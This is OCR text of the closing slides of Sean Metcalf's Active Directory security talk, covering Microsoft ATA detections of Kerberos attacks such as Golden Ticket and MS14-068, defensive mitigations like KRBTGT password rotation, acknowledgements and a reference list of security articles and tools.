
ATA Detection: MS14-068 Exploit



ATA Detection: Golden Ticket



ATA Detection: Skeleton Key



Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks with forged tickets can be detected.
- Protect AD Admins or a full domain compromise is likely!

My research into Active Directory attack, defense, & detection is ongoing. This is only the beginning… ☺

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
  - http://passing-the-hash.blogspot.com
- Benjamin Delpy (@gentilkiwi)
  - http://blog.gentilkiwi.com/mimikatz
- Casey Smith (@subtee)
- Chris Campbell (@obscuresec)
  - http://obscuresecurity.blogspot.com
- Joe Bialek (@clymb3r)
  - https://clymb3r.wordpress.com
- Matt Graeber (@mattifestation)
  - http://www.exploit-monday.com
- Rob Fuller (@mubix)
  - http://www.room362.com
- Will (@harmj0y)
  - http://blog.harmj0y.net

- The Microsoft ATA Product Team
  (Tal, Michael, & Idan)
- Many others in the security community!
- My wife & family for putting up with me being on the computer every night! ☺

CONTACT:
Sean Metcalf
@PyroTek3
https://www.ADSecurity.org

References

- Skip Duckwall & Benjamin Delpy's Blackhat USA 2014 presentation "*Abusing Microsoft Kerberos – Sorry Guys You Still Don't Get It*" http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" *https://www.youtube.com/watch?v=PUyhlN-E5MU*
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213
- Chris Campbell - GPP Password Retrieval with PowerShell http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html
- Protection from Kerberos Golden Ticket - Mitigating pass the ticket on Active Directory CERT-EU Security White Paper 2014-07 http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf
- An overview of KB2871997 http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx
- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015) http://support.microsoft.com/en-us/kb/3004375

References

- Kerberos, Active Directory's Secret Decoder Ring http://adsecurity.org/?p=227
- Kerberos & KRBTGT: Active Directory's Domain Kerberos Account http://adsecurity.org/?p=483
- PowerShell Code: Check KRBTGT Domain Kerberos Account Last Password Change http://adsecurity.org/?p=481
- Mimikatz and Active Directory Kerberos Attacks http://adsecurity.org/?p=556
- Mining Active Directory Service Principal Names http://adsecurity.org/?p=230
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege http://adsecurity.org/?tag=ms14068
- Microsoft Enhanced security patch KB2871997 http://adsecurity.org/?p=559
- SPN Directory: http://adsecurity.org/?page_id=183
- PowerShell Code: Find-PSServiceAccounts https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

References

- DEF CON 22 - Ryan Kazanciyan and Matt Hastings, Investigating PowerShell Attacks https://www.youtube.com/watch?v=qF06PFcezLs
- Mandiant 2015 Threat Report https://www2.fireeye.com/WEB-2015RPTM-Trends.html
- PowerSploit: https://github.com/mattifestation/PowerSploit
- PowerView: https://github.com/Veil-Framework/PowerTools/tree/master/PowerView
- PoshSec: https://github.com/PoshSec
- Microsoft Kerberos PAC Validation http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx
- "Admin Free" Active Directory and Windows, Part 1 & 2 http://blogs.technet.com/b/lrobins/archive/2011/06/23/quot-admin-free-quot-active-directory-and-windows-part-1-understanding-privileged-groups-in-ad.aspx